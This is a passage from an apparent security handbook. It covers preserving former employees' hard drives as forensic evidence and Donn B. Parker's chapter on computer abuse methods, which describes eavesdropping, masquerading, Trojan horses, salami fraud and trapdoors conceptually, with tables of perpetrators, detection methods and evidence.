Consider the employee who resigns after working in a sensitive area of your business. If anything illegal or unethical has taken place, you will probably not find out about it until 30 to 60 days after the employee has left, if ever. I suggest saving the hard drives from laptops or desktops of resigned and terminated employees for a minimum of 60 to 90 days and longer if possible. At the end of this period of time, cleanse the disk and put it back into production. Why? Because once the hard drive and the residing data is reformatted and placed back into circulation, the chances of recovering any usable information from that hard drive for forensic analysis will be next to impossible and limited by the amount of time and money you have to spend.

In most instances when evidence is tainted, it is through ignorance, not through intentional acts of deception. I have witnessed corporations and individuals who attempt to use their investigative skills after an incident by having the system administrator look for clues or evidence. In one case, they were able to find incriminating data; however, after finding the information, they opened the file and copied it to a floppy disk. This action modified the key dates and contaminated the electronic evidence, preventing its use in a court of law.

EXHIBIT 148.1 Sample of Behavioral Matrix

Employee	Risk Score **Yes = 1 No = 0**	Weight 100 (percent)	Weighted Score
Did the employee work with sensitive information?	1	5	0.05
Was the separation hostile?	0	20	0
Did the employee go to work for a competitor?	1	20	0.2
Could the employee have been involved in any unexplained events?	0	5	0
Was the separation unexpected?	0	10	0
Is there a chance that the employee's actions might be involved in litigation?	0	25	0
Has the entity been the target of intelligence gathering?	1	15	0.15
Evidence preservation score			40 percent

Guidelines for evidence preservation
0 to 24 percent no apparent need to preserve evidence
25 to 49 percent good reason to preserve evidence
>49 percent strong reason to preserve evidence
This is a sample behavioral matrix you can customize to your needs.

Computer forensic professionals view the system dates as vital pieces of information. Created, last written, and last access dates are used to establish a chain of events that give important insight into what happened in the past. Computer forensics methodology dictates that computer forensics professionals must not change any piece of evidence, including the dates. When reviewing the data on a suspected system, great lengths are taken to prevent the operating system from writing to the hard drive. Even if you are not a computer forensics professional, you owe your organization the opportunity to fight back by preserving the original evidence.

When a computer is started, right away the operating system changes or modifies a large number of file dates on the system. The actual number of files may vary depending on what type of system, anti-virus applications, or network protocols the organization is using. A typical Windows 98 machine will have over 12,000 files loaded on it. During the start-up process, hundreds of these files may be changed during the POST (power on self test) process. If the anti-virus application is set to inoculate any viruses found, having the malicious code removed will modify the file. This process will change the last access and last written dates.

To keep as many options available as possible, consider setting the hard drives aside for a reasonable amount of time. If you think that putting each hard drive in a probationary period will not work because of the potential expense, consider doing it on a limited basis. Earlier I mentioned developing a behavioral pattern matrix for exiting employees who might give you reason to preserve their hard drives. The objective is to find predictors that would indicate the future need to review the hard drive of the computer.

My experience has shown that human behavior is a key predictor that must be considered at a digital crime scene. Each organization will experience different behaviors that constitute a warning. Each organization will need to develop its own behavior pattern that fits its culture. In this case, past events can be good indicators of future events. The sources of information to consider should come from human resources, corporate investigations, information security, as well as the legal department and the business units themselves.

Some factors that might weigh into your behavioral pattern matrix are as follows: Did the employee work with sensitive data? Was the resignation a surprise? Is the termination likely to result in legal proceedings? Is the employee going to work for a competitor? Have there been any events that are of concern to the organization in which the employee might have been involved? Was the employee vague about why he or she was leaving? The answer "yes" to any of these questions should trigger at least considering saving the hard drive for a reasonable period of time.

I often hear, "I knew there was something suspicious about the person!" when working on employee or former employee issues. There are other signs that are frequently overlooked, but by considering all the facts,

organizations realize in retrospect that they missed the warning signs. The warnings are generally spread out over multiple areas, such as human resources, corporate investigations, business units, and information security.

Human resources and the business units hold the keys about the behavior of the individual and the possible reason for the departure of the employee. Corporate investigations might be able to provide insight on external events and intelligence information. This could include events under investigation but not publicly known, attempts by competitors to gain proprietary information, and other possible related matters. Information security might have some information about suspicious behavior the individual demonstrated recently. Examples of suspicious behavior could be linked to attempting access to restricted information, copying large amount of data, allegations of technology misuse, or browsing suspicious Internet sites.

The best process I have witnessed was to have the human resources personnel in charge of the employee exit process give notice to the three groups listed previously. They should give each group a reasonable amount of time to respond that they would like the hard drive held for the proscribed period of time or want immediate analysis relating to a specific event. Of course, Human Rresources personnel might make this request themselves based on their information.

Do not forget the importance of having an "acceptable use" policy to guide new employees. As exiting employees are getting ready to turn in their PCs, they should be instructed on what they can or cannot do. Depending on business needs and culture, you might establish a policy that restricts the employee's ability to use wipe utilities (especially nonstandard products) or other products that could sabotage forensics results. Although this is a difficult subject to deal with in corporate America, it is vitally important. On more than one occasion, I have seen cases in which a mildly disgruntled employee deliberately erased valuable client information and used a wipe utility to make the information unrecoverable. You should make a conscious decision about this issue, even if it is to have no policy on this issue!

To develop a process that is customized to your organization, consider getting input from the above-named individuals and your legal counsel. If the employee is part of a unionized labor force, special rules may apply. There may also be special considerations based on state law or if the organization fulfills government contracts. The preserved evidence is probably discoverable with a subpoena. Your legal counsel can help you determine what legal requirements you need to adhere to.

Assume that you have adopted a process similar to the one outlined. The organization has made the decision to preserve a hard drive. How do you go about it? The major concerns are establishing a chain of custody, documenting specific details, and securing the hard drive. Each of these areas is vitally important if there is a chance that the electronic evidence you have preserved will be presented in a court of law.

You must establish a chain of custody to prove authentication and refute allegations of evidence tampering. Many defense attorneys have successfully argued that if you cannot prove that the evidence has been under your control, you cannot prove that it has not been changed or modified to construct the incriminating evidence. To establish the chain of custody, you must document possession from the point of acquiring it until the matter is resolved. This includes an appeals process through the court system.

Part of the documentation process will be to identify as many details about the original PC that the evidence came from as possible. This is important because an analysis completed later will go much smoother if a few key pieces of information are known. You should document the following:

- What types of operating system are on the hard drive?
- What are other systems specifications (RAM, SCSI, or IDE; processor type)?
- Are any partitions likely to be found?
- What applications are known to be on the hard drive?
- What, if any, encryption was used?
- Is there a list of any known passwords, keys, or certificates?
- To what systems did the owner of the hard drive have access?
- What type of system did the hard drive come from (manufacturer, model)?
- Is there a history of hardware problems, including any maintenance logs?

Having the answers to these questions will make the forensics analysis a much faster and efficient process.

A master log should accompany the evidence from the time it is acquired. It should include date and time, a detailed description of the evidence, and who seized the evidence. The log should also include a transfer-of-custody section, which should include reason for transfer, method (hand-delivered or courier), released by and date (signature and date of person transferring custody), and received by and date (signature and date of

person taking custody). People listed as having custody of the evidence will need to demonstrate that the evidence was under their control and secured to prevent tampering.

A secured location is a lockable container that has limited access. It can be a file cabinet with locks, a safe, an evidence locker, or even a room with a lock. The best possible scenario is to have only one person with access to the evidence. If that is not possible, the evidence must be stored in a limited area and everyone with access to the area should be documented. The more persons with access to evidence will mean more people testifying that they did not modify the evidence. It is easier to provide a lockable container with single access than one with multiple access. If you will be securing evidence on a regular basis, consider purchasing an evidence locker. Your evidence locker should also include a master log of evidence it holds. When evidence is stored, it should be logged in. Each time it is removed, custody should be transferred out to the individual removing it. The design of the log outlined above can also be utilized here. The purpose of this log is to document each and every time the evidence locker is accessed as well as to provide supporting documentation about particular evidence.

If it is necessary to send evidence to another location, I recommend using a courier service that can provide documentation of its custody. This should include tracking forms and numbers. Most of the traditional delivery services provide this service. The senders should seal the package themselves and the recipients observe that the package has not been breached. For additional protection, it is suggested that the evidence is sealed in a container so that the recipient can attest that the document has not been tampered with. Reasonable steps should be taken to protect the evidence during shipping. The evidence will do little good if it has been damaged.

Taking these steps will increase the odds of determining what happened in the past. Understanding history to change the future is the ultimate goal. To understand the history we must have good information. To preserve information, you do not need to be a computer forensics professional — just understand the process and why it is important. Also, practice techniques that will work for your company and be prepared to have good information on “what happened.”

Computer Abuse Methods and Detection

Donn B. Parker

This chapter describes 17 computer abuse methods in which computers play a key role. Several of the methods are far more complex than can be described here in detail; in addition, it would not be prudent to reveal specific details that criminals could use. These descriptions should facilitate a sufficient understanding of computer abuse for security practitioners to apply to specific instances. Most technologically sophisticated computer crimes are committed using one or more of these methods. The results of these sophisticated and automated attacks are loss of information integrity or authenticity, loss of confidentiality, and loss of availability or utility associated with the use of services, computer and communications equipment or facilities, computer programs, or data in computer systems and communications media. The abuse methods are not necessarily identifiable with specific statutory offenses. The methods, possible types of perpetrators, likely evidence of their use, and detection and prevention methods are described in the following sections.

EAVESDROPPING AND SPYING

Eavesdropping includes wiretapping and monitoring of radio frequency emanations. Few wiretap abuses are known, and no cases of radio frequency emanation eavesdropping have been proved outside government intelligence agencies. Case experience is probably so scarce because industrial spying and scavenging represent easier, more direct ways for criminals to obtain the required information.

On the other hand, these passive eavesdropping methods may be so difficult to detect that they are never reported. In addition, opportunities to pick up emanations from isolated small computers and terminals, microwave circuits, and satellite signals continue to grow.

One disadvantage of eavesdropping, from the eavesdropper's point of view, is that the perpetrators often do not know when the needed data will be sent. Therefore, they must collect relatively large amounts of data and search for the specific items of interest. Another disadvantage is that identifying and isolating the communications circuit can pose a problem for perpetrators. Intercepting microwave and satellite communications is even more difficult, primarily because complex, costly equipment is needed for interception and because the perpetrators must determine whether active detection facilities are built into the communications system.

Clandestine radio transmitters can be attached to computer components. They can be detected by panoramic spectrum analysis or second-harmonic radar sweeping. Interception of free-space radiation is not a crime in the United States unless disclosure of the information thus obtained violates the Electronic Communications Privacy Act of 1986 (the ECPA) or the Espionage Act. Producing radiation may be a violation of FCC regulations.

Intelligible emanations can be intercepted even from large machine rooms and at long distances using parametric amplifiers and digital filters. Faraday-cage shielding can be supplemented by carbon-filament adsorptive covering on the walls and ceilings. Interception of microwave spillage and satellite footprints is different because it deals with intended signal data emanation and could be illegal under the ECPA if it is proved that the information obtained was communicated to a third party.

Spying consists of criminal acquisition of information by covert observation. For example, shoulder surfing involves observing users at computer terminals as they enter or receive displays of sensitive information (e.g., observing passwords in this fashion using binoculars). Frame-by-frame analysis of video recordings can also be used to determine personal ID numbers entered at automatic teller machines.

Solutions to Eavesdropping and Spying

The two best solutions to eavesdropping are to use computer and communications equipment with reduced emanations and to use cryptography to scramble data. Because both solutions are relatively costly, they are not used unless the risks are perceived to be sufficiently great or until a new level of standard of due care is met through changes in practices, regulation, or law.

In addition, electronic shielding that uses a Faraday grounded electrical conducting shield helps prevent eavesdropping, and physical shielding helps prevent spying. Detecting these forms of abuse and obtaining evidence require that investigators observe the acts and capture the equipment used to perpetrate the crime.

Potential Perpetrators	Methods of Detection	Evidence
• Communications technicians and engineers • Communications employees	• Voice wiretapping methods • Observation • Tracing sources of equipment used	• Voice wiretapping evidence

Exhibit 1. Detection of Eavesdropping

Eavesdropping should be assumed to be the least likely method used in the theft or modification of data. Detection methods and possible evidence are the same as in the investigation of voice communications wiretapping. Exhibit 1 summarizes the potential perpetrators, detection, and evidence in eavesdropping acts.

SCANNING

Scanning is the process of presenting information sequentially to an automated system to identify those items that receive a positive response (e.g., until a password is identified). This method is typically used to identify telephone numbers that access computers, user IDs, and passwords that facilitate access to computers as well as credit card numbers that can be used illegally for ordering merchandise or services.

Computer programs that perform the automatic searching, called demon programs, are available from various hacker electronic bulletin boards. Scanning may be prosecuted as criminal harassment and perhaps as trespassing or fraud if the information identified is used with criminal intent. For example, scanning for credit card numbers involves testing sequential numbers by automatically dialing credit verification services. Access to proprietary credit rating services may constitute criminal trespass.

Prevention of Scanning

The perpetrators of scanning are generally malicious hackers and system intruders. Many computer systems can deter scanners by limiting the number of access attempts. Attempts to exceed these limits result in long delays that discourage the scanning process.

Identifying perpetrators is often difficult, usually requiring the use of pen registers or dialed number recorder equipment in cooperation with communication companies. Mere possession of a demon program may constitute possession of a tool for criminal purposes, and printouts from demon programs may be used to incriminate a suspect.

Potential Perpetrators	Methods of Detection	Evidence
• Authorized computer users • Hackers	• Audit log analysis • Password violations • Observation • Report by person impersonated	• Computer audit log • Notes and documents in possession of suspects • Pen register and records of number dialed • Witnesses • Access control package exception or violation reports

Exhibit 2. Detection of Masquerading

MASQUERADING

Physical access to computer terminals and electronic access through terminals to a computer require positive identification of an authorized user. The authentication of a user's identity is based on a combination of something the user knows (e.g., a secret password), a physiological or learned characteristic of the user (e.g., a fingerprint, retinal pattern, hand geometry, keystroke rhythm, or voice), and a token the user possesses (e.g., a magnetic-stripe card, smart card, or metal key). Masquerading is the process of an intruder's assuming the identity of an authorized user after acquiring the user's ID information. Anybody with the correct combination of identification characteristics can masquerade as another individual.

Playback is another type of masquerade, in which user or computer responses or initiations of transactions are surreptitiously recorded and played back to the computer as though they came from the user. Playback was suggested as a means of robbing ATMs by repeating cash dispensing commands to the machines through a wiretap. This fraud was curtailed when banks installed controls that placed encrypted message sequence numbers, times, and dates into each transmitted transaction and command.

Detection of Masquerading

Masquerading is the most common activity of computer system intruders. It is also one of the most difficult to prove in a trial. When an intrusion takes place, the investigator must obtain evidence identifying the masquerader, the location of the terminal the masquerader used, and the activities the masquerader performed. This task is especially difficult when network connections through several switched telephone systems interfere with pen register and direct number line tracing. Exhibit 2 summarizes the methods of detecting computer abuse committed by masquerading.

PIGGYBACK AND TAILGATING

Piggyback and tailgating can be done physically or electronically. Physical piggybacking is a method for gaining access to controlled access areas when control is accomplished by electronically or mechanically locked doors. Typically, an individual carrying computer-related objects (e.g., tape reels) stands by the locked door. When an authorized individual arrives and opens the door, the intruder goes in as well. The success of this method of piggybacking depends on the quality of the access control mechanism and the alertness of authorized personnel in resisting cooperation with the perpetrator.

Electronic piggybacking can take place in an online computer system in which individuals use terminals and the computer system automatically verifies identification. When a terminal has been activated, the computer authorizes access, usually on the basis of a secret password, token, or other exchange of required identification and authentication information (i.e., a protocol). Compromise of the computer can occur when a covert computer terminal is connected to the same line through the telephone switching equipment and is then used when the legitimate user is not using the terminal. The computer cannot differentiate between the two terminals; it senses only one terminal and one authorized user.

Electronic piggybacking can also be accomplished when the user signs off or a session terminates improperly, leaving the terminal or communications circuit in an active state or leaving the computer in a state in which it assumes the user is still active. Call forwarding of the victim's telephone to the perpetrator's telephone is another means of piggybacking.

Tailgating involves connecting a computer user to a computer in the same session as and under the same identifier as another computer user, whose session has been interrupted. This situation happens when a dial-up or direct-connect session is abruptly terminated and a communications controller (i.e., a concentrator or packet assembler/disassembler) incorrectly allows a second user to be patched directly into the first user's still-open files.

This problem is exacerbated if the controller incorrectly handles a modem's data-terminal-ready signal. Many network managers set up the controller to send data-terminal-ready signals continually so that the modem quickly establishes a new session after finishing its disconnect sequence from the previous session. The controller may miss the modem's drop-carrier signal after a session is dropped, allowing a new session to tailgate onto the old session.

In one vexing situation, computer users connected their office terminal hardwired cables directly to their personal modems. This allowed them to connect any outside telephone directly to their employer's computers

Potential Perpetrators	Methods of Detection	Evidence
• Employees and former employees • Vendor's employees • Contracted persons • Outsiders	• Access observations • Interviewing witnesses • Examination of journals and logs • Out-of-sequence messages • Specialized computer programs that analyze characteristics of on line computer user accesses	• Logs, journals, and equipment usage meters • Photographs and voice and video recordings • Other physical evidence

Exhibit 3. Detection of Piggybacking and Tailgating

through central data switches, thus avoiding all dial-up protection controls (e.g., automatic callback devices). Such methods are very dangerous and have few means of acceptable control.

Prevention of Piggybacking and Tailgating

Turnstiles, double doors, or a stationed guard are the usual methods of preventing physical piggybacking. The turnstile allows passage of only one individual with a metal key, an electronic or magnetic card key, or the combination to a locking mechanism. The double door is a double-doored closet through which only one person can move with one key activation.

Electronic door access control systems frequently are run by a microcomputer that produces a log identifying each individual gaining access and the time of access. Alternatively, human guards may record this information in logs. Unauthorized access can be detected by studying these logs and interviewing people who may have witnessed the unauthorized access. Exhibit 3 summarizes the methods of detecting computer abuse committed by piggybacking and tailgating methods.

FALSE DATA ENTRY

False data entry is usually the simplest, safest, and most common method of computer abuse. It involves changing data before or during its input to computers. Anybody associated with or having access to the processes of creating, recording, transporting, encoding, examining, checking, converting, and transforming data that ultimately enters a computer can change this data. Examples of false data entry include forging, misrepresenting, or counterfeiting documents; exchanging computer tapes or disks; keyboard entry falsifications; failure to enter data; and neutralizing or avoiding controls.

Potential Perpetrators	Methods of Detection	Evidence
• Transaction participants • Data preparers • Source data suppliers • Nonparticipants with access	• Data comparison • Document validation • Manual controls • Audit log analysis • Computer validation • Report analysis • Computer output comparison • Integrity tests (e.g., for value limits, logic consistencies, hash totals, crossfoot and column totals, and forged entry)	• Data documents: —Source —Transactions • Computer-readable output • Computer data media: —Tapes —Disks —Storage modules • Manual logs, audit logs, journals, and exception reports • Incorrect computer output • Control violation alarms

Exhibit 4. Detection of False Data Entry

Preventing False Data Entry

Data entry typically must be protected using manual controls. Manual controls include separation of duties or responsibilities, which force collusion among employees to perpetrate fraudulent acts.

In addition, batch control totals can be manually calculated and compared with matching computer-produced batch control totals. Another common control is the use of check digits or characters embedded in the data on the basis of various characteristics of each field of data (e.g., odd or even number indicators or hash totals). Sequence numbers and time of arrival can be associated with data and checked to ensure that data has not been lost or reordered. Large volumes of data can be checked with utility or special-purpose programs.

Evidence of false data entry is data that does not correctly represent data found at sources, does not match redundant or duplicate data, and does not conform to earlier forms of data if manual processes are reversed. Further evidence is control totals or check-digits that do not check or meet validation and verification test requirements in the computer.

Exhibit 4 summarizes the likely perpetrators of false data entry, methods of detection, and sources of evidence.

SUPERZAPPING

Computers sometimes stop, malfunction, or enter a state that cannot be overcome by normal recovery or restart procedures. In addition, computers occasionally perform unexpectedly and need attention that normal

access methods do not allow. In such cases, a universal access program is needed.

Superzapping derives its name from Superzap, a utility program used as a systems tool in most IBM mainframe centers. This program is capable of bypassing all controls to modify or disclose any program or computer-based data. Many programs similar to Superzap are available for microcomputers as well.

Such powerful utility programs as Superzap can be dangerous in the wrong hands. They are meant to be used only by systems programmers and computer operators who maintain the operating system and should be kept secure from unauthorized use. However, they are often placed in program libraries, where they can be used by any programmer or operator who knows how to use them.

Detection of Superzapping

Unauthorized use of Superzap programs can result in changes to data files that are usually updated only by production programs. Typically, few if any controls can detect changes in the data files from previous runs. Applications programmers do not anticipate this type of fraud; their realm of concern is limited to the application program and its interaction with data files. Therefore, the fraud is detected only when the recipients of regular computer output reports from the production program notify management that a discrepancy has occurred.

Furthermore, computer managers often conclude that the evidence indicates data entry errors, because it would not be a characteristic computer or program error. Considerable time can be wasted in searching the wrong areas. When management concludes that unauthorized file changes have occurred independent of the application program associated with the file, a search of all computer use logs might reveal the use of a Superzap program, but this is unlikely if the perpetrator anticipates the possibility. Occasionally, there may be a record of a request to have the file placed online in the computer system if it is not typically in that mode. Otherwise, the changes would have to occur when the production program using the file is being run or just before or after it is run.

Superzapping may be detected by comparing the current file with parent and grandparent copies of the file. Exhibit 5 summarizes the potential perpetrators, methods of detection, and sources of evidence in superzapping abuse.

SCAVENGING

Scavenging is a method of obtaining or reusing information that may be left after processing. Simple physical scavenging could involve searching

Potential Perpetrators	Methods of Detection	Evidence
• Programmers with access to Superzap programs • Computer operation staff with applications knowledge	• Comparison of files with historical copies • Discrepancies in output reports, as noted by recipients • Examination of computer usage logs	• Output report discrepancies • Undocumented transactions • Computer usage or file request logs

Exhibit 5. Detection of Superzapping

trash barrels for copies of discarded computer listings or carbon paper from multiple-part forms. More technical and sophisticated methods of scavenging include searching for residual data left in a computer, computer tapes, and disks after job execution.

Computer systems are designed and operators are trained to preserve data, not destroy it. If computer operators are requested to destroy the contents of disks or tapes, they most likely make backup copies first. This situation offers opportunities for both criminals and investigators.

In addition, a computer operating system may not properly erase buffer storage areas or cache memories used for the temporary storage of input or output data. Many operating systems do not erase magnetic disk or magnetic tape storage media because of the excessive computer time required to do this. (The data on optical disks cannot be electronically erased, though additional bits could be burned into a disk to change data or effectively erase them by, for example, changing all zeros to ones.).

In a poorly designed operating system, if storage were reserved and used by a previous job and then assigned to the next job, the next job might gain access to the same storage area, write only a small amount of data into that storage area, and then read the entire storage area back out, thus capturing data that was stored by the previous job.

Detection of Scavenging

Exhibit 6 lists the potential perpetrators of, methods of detection for, and evidence in scavenging crimes.

TROJAN HORSES

The Trojan horse method of abuse involves the covert placement or alteration of computer instructions or data in a program so that the computer will perform unauthorized functions. Typically, the computer still allows the program to perform most or all of its intended purposes.

Potential Perpetrators	Methods of Detection	Evidence
• Users of the computer system • Persons with access to computer or backup facilities and adjacent areas	• Tracing of discovered proprietary information back to its source • Testing of an operating system to reveal residual data after job execution	• Computer output media • Type font characteristics • Proprietary information produced in suspicious ways and appearing in computer output media

Exhibit 6. Detection of Scavenging

Trojan horse programs are the primary method used to insert instructions for other abusive acts (e.g., logic bombs, salami attacks, and viruses). This is the most commonly used method in computer program-based frauds and sabotage.

Instructions may be placed in production computer programs so that they will be executed in the protected or restricted domain of the program and have access to all of the data files that are assigned for the program's exclusive use. Programs are usually constructed loosely enough to allow space for inserting the instructions, sometimes without even extending the length or changing the checksum of the infected program.

Detecting and Preventing Trojan Horse Attacks

A typical business application program can consist of more than 100,000 computer instructions and data items. The Trojan horse can be concealed among as many as 5 or 6 million instructions in the operating system and commonly used utility programs. It waits there for execution of the target application program, inserts extra instructions in it for a few milliseconds of execution time, and removes them with no remaining evidence.

Even if the Trojan horse is discovered, there is almost no indication of who may have done it. The search can be narrowed to those programmers who have the necessary skills, knowledge, and access among employees, former employees, contract programmers, consultants, or employees of the computer or software suppliers.

A suspected Trojan horse might be discovered by comparing a copy of the operational program under suspicion with a master or other copy known to be free of unauthorized changes. Although backup copies of production programs are routinely kept in safe storage, clever perpetrators may make duplicate changes in them. In addition, programs are frequently changed for authorized purposes without the backup copies being updated, thereby making comparison difficult.

A program suspected of being a Trojan horse can sometimes be converted from object form into assembly or higher-level form for easier examination or

Potential Perpetrators	Methods of Detection	Evidence
• Programmers with detailed knowledge of a suspected part of a program and its purpose as well as access to it • Employee technologists • Contracted programmers • Vendor programmers • Computer operators	• Program code comparison • Testing of suspected programs • Tracing of unexpected events or possible gain from the act to suspected programs and perpetrators • Examination of computer audit logs for suspicious programs or pertinent entries	• Unexpected results of program execution • Foreign code found in a suspected program • Audit logs • Uncontaminated copies of suspected programs

Exhibit 7. Detection of Trojan Horses and Viruses

comparison by experts. Utility programs are usually available to compare large programs; however, their integrity and the computer system on which they are executed must be verified by trusted experts.

A Trojan horse might be detected by testing the suspect program to expose the purpose of the Trojan horse. However, the probability of success is low unless exact conditions for discovery are known. (The computer used for testing must be prepared in such a way that no harm will be done if the Trojan horse is executed.) Furthermore, this testing may prove the existence of the Trojan horse but usually does not identify its location. A Trojan horse may reside in the source language version or only in the object form and may be inserted in the object form each time it is assembled or compiled — for example, as the result of another Trojan horse in the assembler or compiler. Use of foreign computer programs obtained from untrusted sources (e.g., shareware bulletin board systems) should be restricted, and the programs should be carefully tested before production use.

The methods for detecting Trojan horse frauds are summarized in Exhibit 7. The Exhibit also lists the occupations of potential perpetrators and the sources of evidence of Trojan horse abuse.

COMPUTER VIRUSES

A computer virus is a set of computer instructions that propagates copies of versions of itself into computer programs or data when it is executed within unauthorized programs. The virus may be introduced through a program designed for that purpose (called a pest) or through a Trojan horse. The hidden virus propagates itself into other programs when they are executed, creating new Trojan horses, and may also execute harmful processes under the authority of each unsuspecting computer user whose programs or system have become infected. A worm attack is a variation in

which an entire program replicates itself throughout a computer or computer network.

Although the virus attack method has been recognized for at least 15 years, the first criminal cases were prosecuted only in November 1987. Of the hundreds of cases that occur, most are in academic and research environments. However, disgruntled employees or ex-employees of computer program manufacturers have contaminated products during delivery to customers.

Preventing, Detecting, and Recovering from Virus Attacks

Prevention of computer viruses depends on protection from Trojan horses or unauthorized programs, and recovery after introduction of a virus entails purging all modified or infected programs and hardware from the system. The timely detection of Trojan horse virus attack depends on the alertness and skills of the victim, the visibility of the symptoms, the motivation of the perpetrator, and the sophistication of the perpetrator's techniques. A sufficiently skilled perpetrator with enough time and resources could anticipate most know methods of protection from Trojan horse attacks and subvert them.

Prevention methods consist primarily of investigating the sources of untrusted software and testing foreign software in computers that have been conditioned to minimize possible losses. Prevention and subsequent recovery after an attack are similar to those for any Trojan horse. The system containing the suspected Trojan horse should be shut down and not used until experts have determined the sophistication of the abuse and the extent of damage. The investigator must determine whether hardware and software errors or intentionally produced Trojan horse attacks have occurred.

Investigators should first interview the victims to identify the nature of the suspected attack. They should also use the special tools available (not resident system utilities) to examine the contents and state of the system after a suspected event. The original provider of the software packages suspected of being contaminated should be consulted to determine whether others have had similar experiences. Without a negotiated liability agreement, however, the vendor may decide to withhold important and possibly damaging information.

The following are examples of possible indications of a virus infection:

- The file size may increase when a virus attaches itself to the program or data in the file.
- An unexpected change in the time of last update of a program or file may indicate a recent unauthorized modification.

- If several executable programs have the same date or time in the last update field, they have all been updated together, possibly by a virus.
- A sudden unexpected decrease in free disk space may indicate sabotage by a virus attack.
- Unexpected disk accesses, especially in the execution of programs that do not use overlays or large data files, may indicate virus activity.

All current conditions at the time of discovery should be documented, using documentation facilities separate from the system in use. Next, all physically connected and inserted devices and media that are locally used should be removed if possible. If the electronic domain includes remote facilities under the control of others, an independent means of communication should be used to report the event to the remote facilities manager. Computer operations should be discontinued; accessing system functions could destroy evidence of the event and cause further damage. For example, accessing the contents or directory of a disk could trigger the modification or destruction of its contents.

To protect themselves against viruses or indicate their presence, users can:

- Compare programs or data files that contain checksums or hash totals with backup versions to determine possible integrity loss.
- Write-protect diskettes whenever possible, especially when testing an untrusted computer program. Unexpected write-attempt errors may indicate serious problems.
- Boot diskette-based systems using clearly labeled boot diskettes.
- Avoid booting a hard disk drive system from a diskette.
- Never put untrusted programs in hard disk root directories. Most viruses can affect only the directory from which they are executed; therefore, untrusted computer programs should be stored in isolated directories containing a minimum number of other sensitive programs or data files.
- When transporting files from one computer to another, use diskettes that have no executable files that might be infected.
- When sharing computer programs, share source code rather than object code, because source code can more easily be scanned for unusual contents.

The best protection against viruses, however, is to frequently back up all important data and programs. Multiple backups should be maintained over a period of time, possibly up to a year, to be able to recover from uninfected backups. Trojan horse programs or data may be buried deeply in a computer system — for example, in disk sectors that have been declared by the operating system as unusable. In addition, viruses may contain counters for logic bombs with high values, meaning that the virus may be spread many times before its earlier copies are triggered to cause visible damage.

The perpetrators, detection, and evidence are the same as for Trojan horse attacks (see Exhibit 7).

SALAMI TECHNIQUES

A salami technique is an automated form of abuse involving Trojan horses or secret execution of an unauthorized program that causes the unnoticed or immaterial debiting of small amounts of assets from a large number of sources or accounts. The name of this technique comes from the fact that small slices of assets are taken without noticeably reducing the whole. Other methods must be used to remove the acquired assets from the system.

For example, in a banking system, the demand deposit accounting system of programs for checking accounts could be changed (using the Trojan horse method) to randomly reduce each of a few hundred accounts by 10 cents or 15 cents by transferring the money to a favored account, where it can be withdrawn through authorized methods. No controls are violated because the money is not removed from the system of accounts. Instead, small fractions of the funds are merely rearranged, which the affected customers rarely notice. Many variations are possible. The assets may be an inventory of products or services as well as money. Few cases have been reported.

Detecting Salami Acts

Several technical methods for detection are available. Specialized detection routines can be built into the suspect program, or snapshot storage dump listings could be obtained at crucial times in suspected program production runs. If identifiable amounts are being taken, these can be traced; however, a clever perpetrator can randomly vary the amounts or accounts debited and credited. Using an iterative binary search of balancing halves of all accounts is another costly way to isolate an offending account.

The actions and lifestyles of the few people with the skills, knowledge, and access to perform salami acts can be closely watched for deviations from the norm. For example, the perpetrators or their accomplices usually withdraw the money from the accounts in which it accumulates in legitimate ways; records will show an imbalance between the deposit and withdrawal transaction. However, all accounts and transactions would have to be balanced over a significant period of time to detect discrepancies. This is a monumental and expensive task.

Many financial institutions require employees to use only their financial services and make it attractive for them to do so. Employees' accounts are more completely and carefully audited than others. Such requirements usually force the salami perpetrators to open accounts under assumed

Potential Perpetrators	Methods of Detection	Evidence
• Financial system programmers • Employee technolgists • Former employees • Contracted programmers • Vendor's programmers	• Detailed data analysis using a binary search • Program comparison • Transaction audits • Observation of financial activities of possible suspects	• Many small financial losses • Unsupported account balance buildups • Trojan horse code • Changed or unusual personal financial practices of possible suspects

Exhibit 8. Detection of Salami Acts

names or arrange for accomplices to commit the fraud. Therefore, detection of suspected salami frauds might be more successful if investigators concentrate on the actions of possible suspects rather than on technical methods of discovery.

Exhibit 8 lists the methods of detecting the use of salami techniques as well as the potential perpetrators and sources of evidence of the use of the technique.

TRAPDOORS

Computer operating systems are designed to prevent unintended access to them and unauthorized insertion of modification of code. Programmers sometimes insert code that allows them to compromise these requirements during the debugging phases of program development and later during system maintenance and improvement. These facilities are referred to as trapdoors, which can be used for Trojan horse and direct attacks (e.g., false data entry).

Trapdoors are usually eliminated in the final editing, but sometimes they are overlooked or intentionally left in to facilitate future access and modification. In addition, some unscrupulous programmers introduce trapdoors to allow them to later compromise computer programs. Furthermore, designers or maintainers of large complex programs may also introduce trapdoors inadvertently through weaknesses in design logic.

Trapdoors may also be introduced in the electronic circuitry of computers. For example, not all of the combinations of codes may be assigned to instructions found in the computer and documented in the programming manuals. When these unspecified commands are used, the circuitry may cause the execution of unanticipated combinations of functions that allow the computer system to be compromised.

Typical known trapdoor flaws in computer programs include:

- Implicit sharing of privileged data.
- Asynchronous change between time of check and time of use.
- Inadequate identification, verification, authentication, and authorization of tasks.
- Embedded operating system parameters in application memory space.
- Failure to remove debugging aids before production use begins.

During the use and maintenance of computer programs and computer circuitry, ingenious programmers invariably discover some of these weaknesses and take advantage of them for useful and innocuous purposes. However, the trapdoors may be used for unauthorized, malicious purposes as well.

Functions that can be performed by computer programs and computers that are not in the specifications are often referred to as negative specifications. Designers and implementers struggle to make programs and computers function according to specifications and to prove that they do. They cannot practicably prove that a computer system does not perform functions it is not supposed to perform.

Research is continuing on a high priority basis to develop methods of proving the correctness of computer programs and computers according to complete and consistent specifications. However, commercially available computers and computer programs probably will not be proved correct for many years. Trapdoors continue to exist; therefore, computer systems are fundamentally insecure because their actions are not totally predictable.

Detecting Trapdoors

No direct technical method can be used to discover trapdoors. However, tests of varying degrees of complexity can be performed to discover hidden functions used for malicious purposes. The testing requires the expertise of systems programmers and knowledgeable applications programmers. Investigators should always seek out the most highly qualified experts for the particular computer system or computer application under suspicion.

The investigator should always assume that the computer system and computer programs are never sufficiently secure from intentional, technical compromise. However, these intentional acts usually require the expertise of only the technologists who have the skills, knowledge, and access to perpetrate them. Exhibit 9 lists the potential perpetrators, methods of detection, and sources of evidence of the abuse trapdoors.

Potential Perpetrators	Methods of Detection	Evidence
• Expert application programmers	• Exhaustive testing • Comparison of specification to performance • Specific testing based on evidence	• Computer performance or output reports indicating that a computer system performs outside of its specifications

Exhibit 9. Detection of Trapdoors

Potential Perpetrators	Methods of Detection	Evidence
